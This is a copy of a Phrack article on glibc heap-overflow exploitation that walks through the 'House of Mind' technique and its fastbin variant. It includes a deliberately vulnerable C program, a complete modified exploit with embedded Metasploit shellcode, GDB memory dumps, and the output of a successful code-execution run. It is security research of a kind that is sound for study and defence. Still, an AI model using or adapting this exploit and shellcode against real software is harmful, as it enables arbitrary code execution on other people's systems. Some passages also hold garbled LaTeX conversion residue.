Malloc Des-Maleficarum

blackngel

February 13, 2022

```
Title : Malloc Des-Maleficarum
Author : blackngel
==Phrack Inc.==
Volume 0x0d, Issue 0x42, Phile #0x0A of 0x11
|=-----------------------------------------------------------------------=|
|=----------------------=[ MALLOC DES-MALEFICARUM ]=---------------------=|
|=-----------------------------------------------------------------------=|
|=-----------------------------------------------------------------------=|
|=---------------=[    By blackngel                      ]=--------------=|
|=---------------=[                                      ]=--------------=|
|=---------------=[    <black *noSPAM* set-ezine.org>    ]=--------------=|
|=---------------=[    <blackngel1 *noSPAM* gmail.org>   ]=--------------=|
|=-----------------------------------------------------------------------=|
          ^^
      *'* @@ *'*     HACK THE WORLD
     *   *--*   *
          ##         <blackngel1@gmail.com>
          ||         <black@set-ezine.org>
         *  *
        *    *       (C) Copyleft 2009 everybody
       _*    *_
```

```
"Traduitori son tratori"
```

1 The History

On August 11, 2001, two papers were released in that same magazine and they went to demonstrate a new advance in the vulnerabilities exploitation world. MaXX wrote in his "Vudo malloc tricks" paper [1], the basic implementation and algorithms of GNU C Library, Doug Lea's malloc(), and he presented to the public various methods that be able to trigger arbitrary code execution through heap overflows. At the same time, he showed a real-life exploit of the "Sudo" application.

In the same number of Phrack, an anonymous person released other article, titled "Once upon a free()" [2]. Its main goal was explain the System V malloc implementation.

On August 13, 2003, jp@corest.com developed of a way more advanced the skills initiated in the previous texts. His article, called "Advanced Doug Lea's malloc exploits" [3], maybe out the biggest support to what it was for coming...

The skills published in the first one of the articles, showed:
- unlink () method.
- frontlink () method.

... these methods were applicable until the year 2004, when the GLIBC library was patched so those methods did not work.

But not everything was said with regard to this topic. On October 11 of 2005, Phantasmal Phantasmagoria was publishing on the "bugtraq" mailing list an article which name provokes a deep mystery: "Malloc Maleficarum" [4].

The name of the article was a variation of an ancient text called "Malleus Maleficarum" (The Hammer of the Witches)...

Phantasmal also was the author of the fantastic article "Exploiting the Wilderness" [5], the chunk most afraid (at first) by the heap's lovers.

Malloc Maleficarum was a completely theoretical presentation of what could become the new skills of exploitation with regard to topic of the heap overflows. His author split each one of the skills titling them of the following way:

The House of Prime
The House of Mind
The House of Force
The House of Lore
The House of Spirit

The House of Chaos (conclusion)

And certainly, it was the revolution that open again the minds when the doors had been closed.

The only one fault of this article is that it was not showing any proof of concept that demonstrated that each and every one of the skills were possible.

Probably, the implementations stayed in the "background", or maybe in closed circles.

On January 1, 2007, in the electronic magazine ".aware EZine Alpha", K-sPecial published an article simply called "The House of Mind" [6]. This one come to declaring in first instance the lacking small fault of Phantasmal's article.

On the other hand, he solved it presenting a proof of concept continued with its correspondent exploit.

Also, K-sPecial's paper was bringing to the light a couple of shades in which Phantasmal had missed in his interpretation of the Houses skills.

Finally, on May 25, 2007, g463 published in Phrack an article called: "The use of set_head to defeat the wilderness." [7] g463 described how to obtain a "write almost 4 arbitrary bytes to almost anywhere" primitive by exploiting an existing bug in the file (1) utility. This is the most recent advance in heap overflows.

```
<< En todas las actividades es saludable, de vez
   en cuando, poner un signo de interrogacion
   sobre aquellas cosas que por mucho tiempo se
   han dado como seguras. >>
                              [ Bertrand Russell ]
```

2 Introduction

We could to define this paper as "The Practical Guide of the Malloc Maleficarum". And exactly, our main goal is demythologize the majority of the methods described in this paper through practical examples (so much the vulnerable programs as its associated exploits).

On the other hand, and very importantly, certain mistakes were trying to be corrected that were an object of wrong interpretation in Malloc Maleficarum. Mistakes that are today more easy to see thanks to the enormous work that Phantasmal give us in his moment. He is an adept, a "virtual adept" certainly...

It is due to these mistakes that in this article I present new contributions to the world of the heap overflow under Linux, introducing variations in the skills presented by Phantasmal, and totally new ideas that could allow arbitrary code execution by a better way.

In short, you will see in this article:

- Clean modification of K-sPecial's exploit in The House of Mind.
- Implementation renewed of the "fastbin" method in The House of Mind.
- Practical implementation of The House of Prime method.
- New idea for direct arbitrary code execution in unsorted_chunks() method in The House of Prime.
- The House of Spirit practical implementation.
- The House of Force practical implementation.
- Recapitulation of mistakes in The House of Force theory committed in Malloc Maleficarum.
- Theoretical/practical approximation to The House of Lore.

In addition to a general understanding of the implementation of the "Doug Lea's malloc" library, I recommend two things:

1) Read first the article of MaxX [1].
2) Download and read the source code of glibc-2.3.6 [8] (malloc.c and arena.c).

NOTE: Except for The House of Prime, I had used a x86 Linux distro, on a 2.6.24-23 kernel, with glibc version 2.7, which shows that these techniques are still applicable today. Also, I have check that some of them are availables in 2.8.90.

NOTE 2: The current implementation of malloc is known as "ptmalloc", which is an implementation based on the previous "dlmalloc". Ptmalloc was created by Wolfram Gloger. At present, from glibc 2.7 to 2.10 are Ptmalloc2 based. You can obtain more information if you visit [9].

As there, it would be desirable to have at your side the Phantasmal's theory as support to subsequent methods that will be implemented. However, the concepts described in this paper should be sufficient for an almost complete understanding of the topic.

In this article you will see, through the witches, as there are still some ways to go. And we can go together ...

```
<< Lo que conduce y arrastra
   al mundo no son las maquinas,
   sino las ideas. >>
                [ Victor Hugo ]
```

3 Welcome To The Past

Why does the "unlink()" technique not apply now?

"unlink ()" assumed that if two chunks were allocated in the heap, and second was vulnerable to being overwritten through an overflow of first, a third fake chunk could be created and so deceive "free ()" to proceed to unlink this second chunk and tie with the first.

Unlink was produced with the following code:

```
1  #define unlink( P, BK, FD ) {            \
2      BK = P->bk;                          \
3      FD = P->fd;                          \
4      FD->bk = BK;                         \
```

```
    BK->fd = FD;                                \
}
```

Being P the second chunk, "P− >fd" was changed to point to a memory area capable of being overwritten (such as .dtors - 12). If "P− >bk" then pointed to the address of a Shellcode located at memory for an exploiter (at ENV or perhaps the same first chunk), then this address would be written in the 3rd step of unlink() code, in "FD− >bk". Then:

```
"FD->bk" = "P->fd" + 12 = ".dtors".
".dtors" -> &(Shellcode)
```

In fact, when using DTORS, "P− >fd" should point to .dtors+4-12 so that "FD− >bk" point to DTORS_END, to be executed at finish of application. GOT is also a good goal, or a function pointer or more things ...

And here started the fun!

By applying the appropriate patches glibc, the macro "unlink()" is shown as follows:

```
#define unlink(P, BK, FD) {                                          \
  FD = P->fd;                                                        \
  BK = P->bk;                                                        \
  if (__builtin_expect (FD->bk != P || BK->fd != P, 0))              \
    malloc_printerr (check_action, "corrupted double-linked list", P); \
  else {                                                             \
    FD->bk = BK;                                                     \
    BK->fd = FD;                                                     \
  }                                                                  \
}
```

If "P− >fd", pointing to the next chunk (FD), is not modified, then the "bk" pointer of FD should point to P. The same is true with the previous chunk (BK)... if "P− >bk" points to the previous chunk, then the forward pointer at BK should point to P. In any other case, mean an error in the double linked list and thus the second chunk (P) has been hacked.

And here ended the fun!

```
<< Nuestra tecnica no solo produce artefactos,
   esto es, cosas que la naturaleza no produce,
   sino tambien las cosas mismas que la naturaleza
   produce y dotadas de identica actividad
   natural. >>
                                        [ Xavier Zubiri ]
```

4 Des-Maleficarum

Read carefully what now comes. I just hope that at the end of this paper, the witches have completely disappeared.

Or... would it be better that they stay?

4.1 The House of Mind

We will study "The House of Mind" technique here, step by step, so that those who start at these boundaries do not find too many problems along the path... a path that already may be a little hard.

Neither show is worth a second view / opinion about how develop the exploit, which in my case had a small behavioral variation (we will see it below).

The understanding of this technique will become much easier if for some accident I can demonstrate the ability of know to show the steps in certain order, otherwise the mind go from one side to another, but... test and play with the technique.

"The House of Mind" is described as perhaps the easiest method or, at least, more friendly with respect to what was "unlink()" in its moment of glory.

Two variants will be shown. Let's see here the first one:

NOTE 1: Only one call to "free()" is needed to provoke arbitrary code execution.

NOTE 2: From here, we will have always in mind that "free()" is executed on a second chunk that can be overflowed by another chunk that has been allocated before.

According to "malloc.c," a call to "free()" triggers the execution of a wrapper (in the jargon "wrapper functions") called "public_fREe()".

Here the relevant code:

```
1  void
2  public\_free(Void_t* mem)
3  {
4      mstate ar\_ptr;
5      mchunkptr p;         /* chunk corresponding to mem */
6      ...
7      p = mem2chunk(mem);
8      ...
9      ar\_ptr = arena\_for\_chunk(p);
10     ...
11     \_int\_free(ar\_ptr, mem);
12 }
```

A call to "malloc (x)" returns, always that there is still memory available, a pointer to the memory area where data can be stored, moved, copied, etc.

Imagine for example that:

```
1  "char * ptr = (char *) malloc (512);"
```

...returns the address "0x0804a008". This address is the "mem" content when "free()" is called.

The "mem2chunk(mem)" function returns a pointer to the start address of chunk (not the data, but the beginning of the chunk), which in a allocated chunk is set to something like:

```
1  &mem - sizeof(size) - sizeof(prev\_size) = &mem - 8.
```

```
p = (0x0804a000);
```

"p" is send to "**arena_for_chunk()**". As we can read in "arena.c", it trigger the following code:

```
#define HEAP_MAX_SIZE (1024*1024) /* must be a power of two */
                  ------------------------------------------
                 |                                          |
#define heap\_for\_ptr(ptr) \                                 |
   ((heap\_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1))) |
                                                            |
#define chunk\_non\_main\_arena(p) ((p)->size & NON\_MAIN\_ARENA)  |
 ------------------|                          -------------------|
|                                           |
| #define arena\_for\_chunk(ptr) \            |
|___(chunk\_non\_main\_arena(ptr)?heap\_for\_ptr(ptr)->ar\_ptr:&main\_arena)
```

As we see, "p" is now "ptr". It is passed "chunk_non_main_arena()" which is responsible for checking whether the "size" of this chunk has its third least significant bit enabled (NON_MAIN_ARENA = 4h = 100b).

In a unmodified chunk, this function returns "false" and the address of "main_arena" will be returned by "**arena_for_chunk()**". But... fortunately, since we can corrupt the "size" field of "p", and enabled NON_MAIN_ARENA bit, then we can fool "**arena_for_chunk()**" to call to "**arena_for_chunk()**.

We are now in:

```
(heap\_info *) ((unsigned long)(0x0804a000) & ~(HEAP_MAX_SIZE-1)))
```

then:

```
(heap\_info *) (0x08000000)
```

We must have in mind that "heap_for_ptr()" is a macro and not a function. Then, once more in "**arena_for_chunk()**" we have:

```
(0x08000000)->ar\_ptr
```

"ar_ptr" is the first member of a "heap_info" structure. It is defined as you can see:

```
typedef struct _heap\_info {
  mstate ar\_ptr; /* Arena for this heap. */
  struct _heap\_info *prev; /* Previous heap. */
  size_t size;   /* Current size in bytes. */
  size_t pad;    /* Make sure the following data is properly aligned. */
} heap\_info;
```

So what you are looking at (0x08000000) the address of an "arena" (it will be defined shortly). For now, we can say that at (0x08000000) there isn't any address to point to any "arena", so the application soon will break with a segmentation fault. (assuming an ET_EXEC with a base of 0x08048000)

It seems that our move end here. As our first chunk is just behind of the second chunk at (0x0804a000) (but not much), this only allows us to overwrite forward, preventing us write anything at (0x08000000).

But wait a moment... what happens if we can overwrite a chunk with an address like this: (0x081002a0)?

If our first chunk was at (0x0804a000), we can overwrite ahead and put in (0x08100000) an arbitrary address (usually the begining of the data of our first chunk).

Then "heap_for_ptr(ptr)− >ar_ptr" take this address, and...

```
return heap_for_ptr(ptr)->ar_ptr | ret (0x08100000)->ar_ptr = 0x0804a008
-------------------------------- | ------------------------------------
ar_ptr = arena_for_chunk(p);     | ar_ptr = 0x0804a008
...                              |
_int_free(ar_ptr, mem);          | _int_free(0x0804a008, 0x081002a0);
```

Think that we can change "ar_ptr" to any value. For example, we can do that it points to an environment variable or another place. At this address of memory, "_int_free()" expects to find an "arena" structure.

Let's see now ...

mstate ar_ptr;

"mstate" is actually a real "malloc_state" structure (no comments):

```
  struct malloc\_state {
    mutex_t mutex;
    INTERNAL_SIZE_T  max\_fast;   /* low 2 bits used as flags */
    mfastbinptr      fastbins[NFASTBINS];
    mchunkptr        top;
    mchunkptr        last_remainder;
    mchunkptr        bins[NBINS * 2];
    unsigned int     binmap[BINMAPSIZE];
    ...
    INTERNAL_SIZE_T system\_mem;
    INTERNAL_SIZE_T max_system\_mem;
  };
  ...
  static struct malloc\_state main\_arena;
```

Soon it will be helpful to know this. The goal of The House of Mind is to ensure that the unsorted_chunks() code is reaached in "_int_free ()":

```
  void \_int\_free(mstate av, Void_t* mem) {
     .....
     bck = unsorted\_chunks(av);
     fwd = bck->fd;
     p->bk = bck;
     p->fd = fwd;
     bck->fd = p;
     fwd->bk = p;
     .....
  }
```

This is already beginning to look a bit more to "unlink()".

Now "av" is the value of "ar_ptr" which is supposed to be the beginning of an "arena". More... "unsorted_chunks ()," according to Phantasmal Phantasmagoria, return the value of "av− >bins[0]". If "av" is (0x0804a008) (the start of our buffer), and we can write forward, we can control the value of bins[0], once past fields: mutex, max_fast, fastbins[] and top. This is simple ...

Phantasmal showed us that if we put in av− >bins[0] the address of ".dtors" minus 8, then, the penultimate sentence write in this address plus 8, the address of the overflow "p". In this address is the "prev_size" field and there can place any thing, such as a "JMP", then we can jump to shellcode located a little later and you know as follows ...

```
p = 0x081002a0 - 8;
...
bck = .dtors + 4 - 8
...
bck + 8 = DTORS\_END = 0x08100298
```

```
1st Bit     -bins[0]-                    2nd Bit
[ .......... .dtors+4-8 ] [0x0804a008 ... ] [jmp 0xc ...... (Shellcode)]
|                         |                 |
0x0804a008                0x08100000        0x08100298
```

When application finishes running DTORS, therefore the jump is executed, and our Shellcode.

Although the idea was good, K-special warned us that "unsorted_chunks ()", in fact, did not return the value of "av− >bins[0]," but it returns its address "&".

Let's take a look:

```
#define bin\_at(m, i) ((mbinptr)((char*)&((m)->bins[(i)<<1]) -
                                          (SIZE_SZ<<1)))
...
#define unsorted\_chunks(M)          (bin\_at(M, 1))
```

Indeed, we see that "bin_at()" returns the address and not the value. Therefore another way must be taken. Bearing this in mind, we can do the next:

```
bck = &av->bins[0];                      /* Address of ...   */
fwd = bck->fd = *(&av->bins[0] + 8);     /* The value of ... */
fwd->bk = *(&av->bins[0] + 8) + 12 = p;
```

Which means that if we control the value located in: "&av− >bins[0] + 8" and we put there ".dtors + 4 - 12", that will be placed in "fwd". In the last sentence it'll be written into DTORS_END the address of the second chunk "p", and continue as above.

But we have jumped here without crossing the road full of spines. Our friend Phantasmal also warned us that to run this piece of code, certain conditions should be met. Now we will see each of them related with its corresponding portion of code in the "_int_free()".

1) The negative value of the overwritten chunk must be less than the value of this chunk "p".

```
      if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0) ...
```

PLEASE NOTE: This must be a misinterpretation of language. To jump this integrity check: "-size" must be "greater" than the value of "p".

2) The size of the chunk must not be less than or equal to av− >max_fast.

```
      if ((unsigned long)(size) <= (unsigned long)(av->max\_fast) ...
```

We control the size of the overflow chunk so as "av− >max_fast" which is the second field of our "fakearena".

3) The bit IS_MMAPPED must not be set into the "size" field.

```
      else if (!chunk_IS\_MMAPPED(p)) { ...
```

Also, we control the second least significant bit of the "size".

4) The overwrited chunk can not be av− >top (Wilderness chunk).

```
      if (__builtin_expect (p == av->top, 0)) ...
```

5) The NONCONTIGUOUS_BIT of av− >max_fast must be set.

```
      if (__builtin_expect (contiguous (av) ...
\newline


   Designer controls "av$->$max\_fast" and know that NONCONTIGUOUS\_BIT
   is "0x02" = "10b".
\newline


   6) The PREV\_INUSE bit of the next chunk must be set.
\begin{lstlisting}[language=C]
      if (__builtin_expect (!PREV\_INUSE(nextchunk), 0)) ...
```

This is the default in an allocated chunk.

7) The size of nextchunk must be greater than 8.

```
      if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0) ...
```

8) The size of nextchunk must be less than av− >system_mem

```
      ... __builtin_expect (nextsize >= av->system\_mem, 0)) ...
```

9) The PREV_INUSE bit of the chunk must not be set.

```
      /* consolidate backward */
      if (!PREV\_INUSE(p)) { ...
```

ATTENTION: Phantasmal seems wrong here, at least according to my opinion, the PREV_INUSE bit of overwritten chunk, must be set in order to bypass this check and not unlink the previous chunk.

10) The nextchunk cannot equal av− >top.

```
      if (nextchunk != av->top) { ...
```

If we alter all the information from "av− >fastbins[]" to "av− >bins[0]", then "av− >top" will be overwritten and will be almost impossible to be equal to "nextchunk".

11) The PREV_INUSE bit of the chunk after nextchunk (nextchunk + nextsize) must be set.

```
      nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
      /* consolidate forward */
      if (!nextinuse) { ...
```

The path seems long and tortuous, but it is not so much when we control most situations. Let's go to see the vulnerable program of our friend K-sPecial:

```
/*
 * K-sPecial's vulnerable program
 */

#include <stdio.h>
#include <stdlib.h>

int main (void) {
   char *ptr  = malloc(1024);        /* First allocated chunk */
   char *ptr2;                       /* Second chunk          */
   /* ptr & ~(HEAP_MAX_SIZE-1) = 0x08000000 */
   int heap = (int)ptr & 0xFFF00000;
   _Bool found = 0;

   printf("ptr found at %p\n", ptr);  /* Print address of first chunk */

   // i == 2 because this is my second chunk to allocate
   for (int i = 2; i < 1024; i++) {
     /* Allocate chunks up to 0x08100000 */
     if (!found && (((int)(ptr2 = malloc(1024)) & 0xFFF00000) == \
                                          (heap + 0x100000))) {
       printf("good heap allignment found on malloc() %i (%p)\n", i, ptr2);
          found = 1; /* Go out */
          break;
       }

   }
        malloc(1024); /* Request another chunk: (ptr2 != av$->$top) */
        /* Incorrect input: 1048576 bytes */
        fread (ptr, 1024 * 1024, 1, stdin);

        free(ptr);   /* Free first chunk  */
        free(ptr2);  /* The House of Mind */
        return(0);   /* Bye */
}
```

Note that the input allows NULL bytes without ending our string. This makes our task more easy.

The K-sPecial's exploit create the following string:

```
0x0804a008
|
[Ax8][0h x 4][201h x 8][DTORS_END-12 x 246][(409h-Ax1028) x 721][409h] ...
             |                    |
             av->max_fast         bins[0]      size
                                               |
.... [(&1st chunk + 8) x 256][NOPx2-JUMP 0x0c][40Dh][NOPx8][SHELLCODE]
```

```
|               |                          |
0x08100000      prev_size (0x08100298) *mem (0x081002a0)
```

1) The first call to free() overwrites the first 8 bytes with garbage, then K-special prefer to skip this area and put into (0x08100000) the address of the first chunk + 8(data area) + 8 (0x0804a010). Here begins the fake arena structure.

2) Then comes "**0x00000000**" that fills the "av− >mutex" field. Other value will cause that the exploit to fail.

3) "av− >max_fast" get the value "102h". This satisfies the conditions 2 and 5:

(2) (size > max_fast) − > (40Dh > 102h)
(5) "0x02" NONCONTIGUOUS_BIT is set

4) Complete the first chunk with the DTORS_END (.dtors+4) address minus 8. This will overwrite &av− >bins[0] + 8.

5) Fill the nexts chunks until (0x08100000) with characters "A", while retaining the "size" field (409h) of each chunk. Each one has PREV_INUSE bit properly set.

6) To reach the address of the overwritten chunk "p", we fill with the address where we will find our "fakearena", which is the address of the first chunk plus 8. The goal is jump garbage bytes that will be overwritten.

7) The "prev_size" field of "p" must be "nop; nop; jmp 0x0c;". It will jump to our Shellcode when DTORS_END will be executed at the end of the application.

8) The "size" field of "p" must be greater than the value written in "av− >max_fast" and also have the NON_MAIN_ARENA bit activated which was the trigger for this whole story in The House of Mind.

9) A few NOPS and then our Shellcode.

After understanding some very solid ideas, I was really surprised when a simple execution of the K-sPecial's exploit produced the following output:

```
blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
*** glibc detected *** ./heap1: double free or corruption (out): 0x081002a0
...
```

In "malloc.c" this error corresponds to the integrity check:

```
1    if (__builtin_expect (contiguous (av)
```

Let's go to see what happens with GDB:

```
blackngel@linux:~$ gdb -q ./heap1
(gdb) disass main
Dump of assembler code for function main:
.....
.....
0x08048513 <main+223>: call   0x804836c <free@plt>
0x08048518 <main+228>: mov    -0x10(%ebp),%eax
0x0804851b <main+231>: mov    %eax,(%esp)
0x0804851e <main+234>: call   0x804836c <free@plt>
0x08048523 <main+239>: mov    $0x0,%eax
0x08048528 <main+244>: add    $0x34,%esp
0x0804852b <main+247>: pop    %ecx
0x0804852c <main+248>: pop    %ebp
0x0804852d <main+249>: lea    -0x4(%ecx),%esp
0x08048530 <main+252>: ret
End of assembler dump.
(gdb) break *main+223             /* Before first call to free() */
Breakpoint 1 at 0x8048513
(gdb) break *main+228             /* After first call to free()  */
Breakpoint 2 at 0x8048518
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
Breakpoint 1, 0x08048513 in main ()
Current language:  auto; currently asm
(gdb) x/16x 0x0804a008
0x804a008: 0x41414141 0x41414141 0x00000000 0x00000102
0x804a018: 0x00000102 0x00000102 0x00000102 0x00000102
0x804a028: 0x00000102 0x00000102 0x00000102 0x08049648
0x804a038: 0x08049648 0x08049648 0x08049648 0x08049648
(gdb) c
Continuing.
Breakpoint 2, 0x08048518 in main ()
(gdb) x/16x 0x0804a008
0x804a008: 0xb7fb2190 0xb7fb2190 0x00000000 0x00000000
0x804a018: 0x00000102 0x00000102 0x00000102 0x00000102
0x804a028: 0x00000102 0x00000102 0x00000102 0x08049648
0x804a038: 0x08049648 0x08049648 0x08049648 0x08049648
```

When the application stopped before the first free(), we can see our buffer seems to be well formed: [A x 8] [0000] [102h x 8].

But once the first call to free () is completed, as we said, the first 8 bytes are trashed with memory addresses. Most surprising is that the memory 0x0804a0010(av) + 4, is set to zero (0x00000000).

This position should be "av− >max_fast", which being zero and not having NONCONTIGUOUS_BIT bit enabled, dumps the error above. This seems happens with the following instructions:

```
# define mutex_unlock(m)              (*(m) = 0)
```

... that is executed to the end of "_int_free()" with:

```
(void *)mutex_unlock(&ar_ptr->mutex);
```

Anyway, if someone puts a 0 for us. What happens if we do that ar_ptr points to 0x0804a014?

```
(gdb) x/16x 0x0804a014
                // Mutex       // max\_fast ?
0x804a014: 0x00000000 0x00000102 0x00000102 0x00000102
0x804a024: 0x00000102 0x00000102 0x00000102 0x00000102
0x804a034: 0x08049648 0x08049648 0x08049648 0x08049648
0x804a044: 0x08049648 0x08049648 0x08049648 0x08049648
```

So we can save 8 bytes of garbage in the exploit and the hardcoded value of "mutex", and leave to free () to do the rest for us.

```
blackngel@mac:~$ gdb -q ./heap1
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
Program received signal SIGSEGV, Segmentation fault.
0x081002b2 in ?? ()
(gdb) x/16x 0x08100298
0x8100298: 0x90900ceb 0x00000409 0x08049648 0x0804a044
0x81002a8: 0x00000000 0x00000000 0x5bf42474 0x5e137381
0x81002b8: 0x83426ac9 0xf4e2fceb 0xdb32c234 0x6f02af0c
0x81002c8: 0x2a8d403d 0x4202ba71 0x2b08e636 0x10894030
(gdb)
```

It seems that the second chunk "p", again suffer the wrath of free(). prev_size field is OK, SIZE field is OK, but the 8 NOPS are trashed with two memory addresses and 8 bytes NULL.

Note that after the call to "unsorted_chunks()", we have two sentences like these:

```
    p->bk = bck;
    p->fd = fwd;
```

It is clear that both pointers are overwritten with the address of the previous and next chunks to our overflowed chunk "p".

What happens if we place 16 NOPS?

```c
/*
 * K-sPecial exploit modified by blackngel
 */

#include <stdio.h>

/* linux_ia32_exec -  CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

     int i, j;

   for (i = 0; i < 44 / 4; i++)
          fwrite("\x02\x01\x00\x00", 4, 1, stdout); /* av->max\_fast-12 */

   for (i = 0; i < 984 / 4; i++)
          fwrite("\x48\x96\x04\x08", 4, 1, stdout); /* DTORS\_END - 8   */

   for (i = 0; i < 721; i++) {
          fwrite("\x09\x04\x00\x00", 4, 1, stdout); /* PRESERVE SIZE   */
          for (j = 0; j < 1028; j++)
                 putchar(0x41);                    /* PADDING         */
   }
   fwrite("\x09\x04\x00\x00", 4, 1, stdout);

   for (i = 0; i < (1024 / 4); i++)
          fwrite("\x14\xa0\x04\x08", 4, 1, stdout);

   fwrite("\xeb\x0c\x90\x90", 4, 1, stdout); /* prev\_size -> jump 0x0c */

   fwrite("\x0d\x04\x00\x00", 4, 1, stdout); /* size -> NON\_MAIN\_ARENA */

   fwrite("\x90\x90\x90\x90\x90\x90\x90\x90" \
          "\x90\x90\x90\x90\x90\x90\x90\x90", 16, 1, stdout);  /* NOPS */

   fwrite(scode, sizeof(scode), 1, stdout); /* SHELLCODE */

   return 0;
}
```

```
blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)
blackngel@linux:~$
```

We have succeeded! Up to this point, you could think that the first of conditions for The House of Mind (a piece of memory allocated in an address like 0x08100000) seems impossible from a practical point of view.

But this must be considered again for two reasons:

1) You can to allocate a big amount of memory.

2) The user can control this amount.

Is that true?

Well, yes, if we go back in time. Even at the same vulnerability in is_modified() function of CVS. We can see the function corresponding to the command "entry" of that service:

```
static void serve_entry (arg)
      char *arg;
{
    struct an\_entry *p; char *cp;

    [...]
    cp = arg;
    [...]
    p = xmalloc (sizeof (struct an\_entry));
    cp = xmalloc (strlen (arg) + 2); strcpy (cp, arg); p->next = entries;
    p->entry = cp;
    entries = p;
}
```

How vl4d1m1r said, the heap layout will looked something like this:

[an_entry][buffer][an_entry][buffer]...[Wilderness]

These chunks will not be free()ed until the function server_write_entries() is called with the "noop" command. Note that in addition to controlling the number of allocated chunks, you can control the length too.

You can find this theory much better explained in the article "The Art of Exploitation: Come on back to exploit [10] published by vl4d1m1r of Ac1dB1tch3z in Phrack 64.

The old exploit used the technique unlink () to accomplish its purpose. This was for the glibc versions where this feature was not yet patched.

I'm not saying that The House of Mind is applicable to this vulnerability, but rather that meets certain conditions. It would be an exercise for the more advanced reader.

I have checked this House in a Linux distro with GLIBC 2.8.90.

We arrived, after a long journey, to The House of Mind.

```
<< Si el unico instrumento de que se
```

```
dispone es un martillo, todo acaba
pareciendo un clavo. >>
                    [ Lotfi Zadeh ]
```

4.1.1 Fastbin Method

As a new technique, I established in this paper a practical solution to "Fastbin method" in The House of Mind, which was only exposed of theoretical mode in the papers of Phantasmal and K-sPecial, and also contained certain elements which were wrongly interpreted.

Both, K-special and Phantasmal said practically the same in their documents about this method. The basic idea was to trigger following code:

```
1  if ((unsigned long)(size) <= (unsigned long)(av->max\_fast)) {
2   if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
3  || __builtin_expect (chunksize (chunk_at_offset (p, size))
4            >= av->system\_mem, 0))
5      {
6  errstr = "free(): invalid next size (fast)";
7  goto errout;
8      }
9
10   set_fastchunks(av);
11   fb = &(av->fastbins[fastbin\_index(size)]);
12   if (__builtin_expect (*fb == p, 0))
13     {
14 errstr = "double free or corruption (fasttop)";
15 goto errout;
16     }
17   printf("\nbDebug: p = 0x%x - fb = 0x%x\n", p, fb);
18   p->fd = *fb;
19   *fb = p;
20 }
```

As this code is located after the first integrity check in "_int_free()", the main advantage is that we should not worry about the following tests. This may appear to be a task easier than previous method, but in reality it is not.

The core of this technique is in place "fb" to the address of an entry of ".dtors" or "GOT". Thanks to "The House of Prime" (first house discussed in Malloc Maleficarum), we know how to accomplish this.

If we hack the "size" field of the overflowed chunk passed to free() and sets it to 8, "fastbin_index()" returned the following value:

```
1  #define fastbin\_index(sz) ((((unsigned int)(sz)) >> 3) - 2)
2  (8 >> 3) - 2 = -1
```

Then:

```
1  &(av->fastbins[-1])
```

And as in an arena structure (malloc_state) the previous item to fastbins[] matrix is "av− >maxfast" (they are contiguous), the address where is this value will be placed in "fb".

In "*fb = p", the content of this address will be overwritten with the address of the liberated chunk "p", which as before should must contain a "JMP" sentence to reach the Shellcode.

Seen this, if you want to use ".dtors", you should make that "ar_ptr" points to ".dtors" address in "public_free()", so that this address will be the fakearena and "av− >max_fast (av + 4)" will be equal to ".dtors + 4". Then it will be overwritten with the address of "p".

But to achieve this you have to go through a hard path. Let's see the conditions that we must meet:

1) The size of chunk must be less than "av− >maxfast":

```
1   if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
```

This is relatively the easiest, because we said that the size will be equal to "8" and "av− >max_fast" will be the address of a destructor. It should be clear that in this case "DTORS_END" is not valid because it is always "0x00000000000" and never will be greater than "size". It seems then that the most effective is to make use of the Global Offset Table (GOT).

We must be aware that we say that "size" must be 8, but in order to modify "ar_ptr", as in the previous technique, then NON_MAIN_ARENA bit (third least significant bit) must be set. So, I think, "size" should actually be:

```
8 = 1000b | 100b = 4 | 8 + NON_MAIN_ARENA = 12 = [0x0c]
With PREV_INUSE bit set: 1101b = [0x0d]
```

2) The size of contiguous chunk (next chunk) to "p" must be greater than "8":

```
1   __builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
```

This is no problem, right?

3) The same chunk, at time, must be less than "av− >system_mem":

```
1   __builtin_expect (chunksize (chunk_at_offset (p, size)) >= av$->$system\_mem, 0)
```

This is perhaps the most complicated step. Once established ar_ptr(av) in ".dtors" or "GOT", the "system_mem" item in "malloc_state" structure is beyond 1848 bytes.

GOT is almost contiguous to DTORS. In small applications the GOT table also is relatively small. For this reason it is normal to find in the av− >system_mem position a lot of zero bytes. Let's see:

```
blackngel@linux:~$ objdump -s -j .dtors ./heap1
...
Contents of section .dtors:
8049650 ffffffff 00000000
                 ........
blackngel@mac:~$ gdb -q ./heap1
(gdb) break main
Breakpoint 1 at 0x8048442
(gdb) run < file
...
```

```
Breakpoint 1, 0x08048442 in main ()
(gdb) x/8x 0x08049650
0x8049650 <__DTOR_LIST__>: 0xffffffff 0x00000000 0x00000000 0x00000001
